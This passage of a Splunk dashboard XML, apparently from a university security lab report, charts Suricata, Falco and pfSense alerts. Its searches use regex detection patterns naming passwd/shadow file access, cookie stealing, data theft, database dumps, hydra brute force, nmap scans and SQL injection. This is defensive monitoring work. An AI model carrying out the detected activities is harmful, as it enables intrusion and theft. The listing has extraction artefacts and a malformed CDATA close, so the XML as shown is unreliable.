229 | alert_cat AS "Category"
230 | falco_rule AS "Falco Rule"
231 | container AS "Container"
232 | user AS "User"
233 | file AS "File"
234 | method AS "HTTP Method"
235 | url AS "URL"
236 | output AS "Details"
237
238 | sort -_time
239 | head 100
240 | ]]></query>
241 | <earliest>$time_picker.earliest</earliest>
242 | <latest>$time_picker.latest</latest>
243 | </search>
244 | <option name="count">20</option>
245 | <option name="rowNumbers">true</option>
246 | <option name="wrap">true</option>
247 | <format type="color" field="Severity">
248 | <colorPalette type="map">{"Critical":"#dc4e41", "High":"#f0be34", "Medium":"#53a051", "Low":"#006d9c"}</colorPalette>
249 | <message type="noResults">No attacks found for selected filter</message>
250 | </table>
251 | </panel>
252 | </row>

```

- UNIVERSITY OF INFORMATION TECHNOLOGY -

```
253 <row>
254 <panel>
255 <title>🔍 Attack Timeline - Real-Time Threat Activity</title>
256 <chart>
257 <search>
258 <query><![CDATA[
259 index=security (sourcetype=suricata event_type=alert) OR (sourcetype=falco:json) OR (sourcetype=pfsense:filterlog)
260 | spath output=alert_sig path=alert.signature
261 | spath output=falco_rule path=rule
262 | eval attack_type = case(
263   match(alert_sig, "(?i)xss"), "XSS",
264   match(alert_sig, "(?i)passwd.*access|shadow.*access|local.*file.*inclusion|lfi|file.*traversal"), "LFI / File Access",
265   match(alert_sig, "(?i)cookie.*stealing|data.*theft|database.*dump"), "Data Theft",
266   match(alert_sig, "(?i)brute.*force|hydra|multiple.*ssh.*connection"), "Brute Force",
267   match(alert_sig, "(?i)syn.*scan|port.*scan|nmap|multiple.*ports.*targeted") AND dest_port!=53, "Port Scan",
268   match(alert_sig, "(?i)ddos|flood|slowloris|denial"), "DDoS/DoS",
269   match(alert_sig, "(?i)sql.*injection|union"), "SQL Injection",
270   sourcetype="falco:json" AND match(lower(falco_rule), "file.*read"), "LFI / File Access",
271   true(), "Other"
272 )
273 | search attack_type!="Other"
274 | timechart span=5m count by attack_type
275 ]]></query>
276 <earliest>$time_picker.earliest</earliest>
277 <latest>$time_picker.latest</latest>
278 </search>
279 <option name="charting.chart">area</option>
280 <option name="charting.chart.stackMode">stacked</option>
281 <option name="charting.axisTitleX.text">Time</option>
282 <option name="charting.axisTitleY.text">Attack Events</option>
283 <option name="charting.legend.placement">bottom</option>
284 <option name="charting.seriesColors">[0xdc4e41,0xf8be34,0xff6347,0x9370db,0x20b2aa,0xffd700,0x53a051]</option>
285 <option name="charting.drilldown">none</option>
286 <option name="height">400</option>
287 </chart>
288 </panel>
289 </row>

290 <row>
291 <panel>
292 <title>🌐 Suricata Network IDS Alerts</title>
293 <table>
294 <search>
295 <query>index=security sourcetype=suricata event_type=alert
296 | eval Severity=case(
297   'alert.severity'=1, "🔴 Critical",
298   'alert.severity'=2, "🟡 High",
299   'alert.severity'=3, "🟠 Medium",
300   1=1, "🟢 Low")
301 | table _time Severity alert.signature alert.category src_ip dest_ip proto
302 | sort -_time
303 | head 50</query>
304 <earliest>$time_picker.earliest</earliest>
305 <latest>$time_picker.latest</latest>
306 </search>
307 <option name="count">10</option>
308 <option name="rowNumbers">true</option>
309 <format type="color" field="Severity">
310 <colorPalette type="map">{"🔴 Critical":"#dc4e41","🟡 High":"#f8be34","🟠 Medium":"#53a051"}</colorPalette>
311 </format>
312 </table>
313 </panel>
314 </row>
```

- UNIVERSITY OF INFORMATION TECHNOLOGY -

```
315 <row>
316 <panel>
317 <title>🔍 Falco Container Security Alerts</title>
318 <table>
319 <search>
320 <query>
321 <![CDATA[
322 index=security sourcetype=falco:json
323 | spath output=rule path=rule
324 | spath output=priority path=priority
325 | spath output=output path=output
326 | rex field=output "user=(?<user>[^\s]+)"
327 | rex field=output "process=(?<process>[^\s]+)"
328 | rex field=output "parent=(?<parent>[^\s]+)"
329 | rex field=output "file=(?<file>[^\s]+)"
330 | rex field=output "container_name=(?<container>[^\s]+)"
331 | rex field=output "container=(?<container_fallback>[^\s]+)"
332 | eval container = coalesce(container, container_fallback, "unknown")
333 | eval user = coalesce(user, "unknown")
334 | eval process = coalesce(process, "unknown")
335 | eval parent = coalesce(parent, "N/A")
336 | eval file = coalesce(file, "N/A")
337 | eval Severity=case(
338 | match(lower(priority), "critical"), "🔴 Critical",
339 | match(lower(priority), "warning"), "🟡 Warning",
340 | match(lower(priority), "notice|info"), "🟡 Notice",
341 | true(), "🟢 Info"
342 | )
343 | table _time Severity rule container user process parent file
344 | sort -_time
345 | head 50
346 ]]>
347 </query>
348 <earliest>$time_picker.earliest</earliest>
349 <latest>$time_picker.latest</latest>
350 </search>
351 <option name="count">10</option>
352 <option name="rowNumbers">true</option>
353 <option name="wrap">true</option>
354 <format type="color" field="Severity">
355 <colorPalette type="map">{"🔴 Critical":"#dc4e41", "🟡 Warning":"#f8be34", "🟡 Notice":"#53a051", "🟢 Info":"#006d9c"}</colorPalette>
356 </format>
357 <message type="noResults">No Falco alerts in the selected time range</message>
358 </table>
359 </panel>
360 </row>
361 <row>
362 <panel>
363 <title>🔍 pfSense Firewall Events</title>
364 <table>
365 <search>
366 <query>index=security sourcetype=pfsense:filterlog
367 | eval Action=case(
368 | action="block", "🔴 Blocked",
369 | action="pass", "🟢 Passed",
370 | 1=1, action)
371 | table _time Action src_ip dest_ip protocol src_port dst_port rule_number direction reason
372 | sort -_time
373 | head 50</query>
374 <earliest>$time_picker.earliest</earliest>
375 <latest>$time_picker.latest</latest>
376 </search>
377 <option name="count">10</option>
378 <option name="rowNumbers">true</option>
379 <format type="color" field="Action">
380 <colorPalette type="map">{"🔴 Blocked":"#dc4e41", "🟢 Passed":"#53a051"}</colorPalette>
381 </format>
382 </table>
383 </panel>
384 </row>
385 <row>
386 <panel>
387 <title>🔍 Top Sources (All Layers)</title>
388 <table>
389 <search>
390 <query>
391 <![CDATA[
392 index=security (sourcetype=suricata event_type=alert) OR (sourcetype=falco:json) OR (sourcetype=pfsense:filterlog)
393 | rex field=output "container_name=(?P<container_name>[^\s]+)" max_match=1
394 | rex field=output "container=(?P<container_fallback>[^\s]+)" max_match=1
395 | eval falco_container = coalesce(container_name, container_fallback, "no-container")
396 | eval src_base = coalesce(src_ip, "internal")
397 | eval src = case(
398 | sourcetype="falco:json", if(falco_container!="no-container", falco_container, "falco-unknown") . if(src_ip!="", " from ".src_ip, ""),
399 | true(), src_base
400 | )
```

- UNIVERSITY OF INFORMATION TECHNOLOGY -

```
401 | stats
402 |   count as total
403 |   dc(sourcetype) as systems
404 |   values(sourcetype) as detected_by
405 |   values(falco_container) as falco_containers
406 |   values(action) as actions
407 | by src
408 | where total > 0
409 | eval threat=case(
410 |   systems>=3 AND total>50, "Critical",
411 |   systems>=2 AND total>20, "High",
412 |   systems>=2 OR total>10, "Medium",
413 |   true(), "Low"
414 | )
415 | sort -total
416 | head 10
417 | table threat src total systems detected_by falco_containers actions
418 | rename
419 |   src AS "Source / Container"
420 |   total AS "Events"
421 |   systems AS "Layers Hit"
422 |   detected_by AS "Detected By"
423 |   falco_containers AS "Falco Containers"
424 |   actions AS "Actions"
425 | ]>
426 | </query>
427 | <earliest>$time_picker.earliest</earliest>
428 | <latest>$time_picker.latest</latest>
429 | </search>
430 | <option name="count">10</option>
431 | <option name="rowNumbers">true</option>
432 | <option name="wrap">true</option>
433 | <format type="color" field="threat">
434 |   <colorPalette type="map">{"Critical":"#dc4e41","High":"#f8be34","Medium":"#53a051","Low":"#00d9c0"}</colorPalette>
435 | </format>
436 | <message type="noResults">No matching sources yet - generate traffic or widen time range</message>
437 | </table>
438 | </panel>
439 | </row>
440 | </form>
```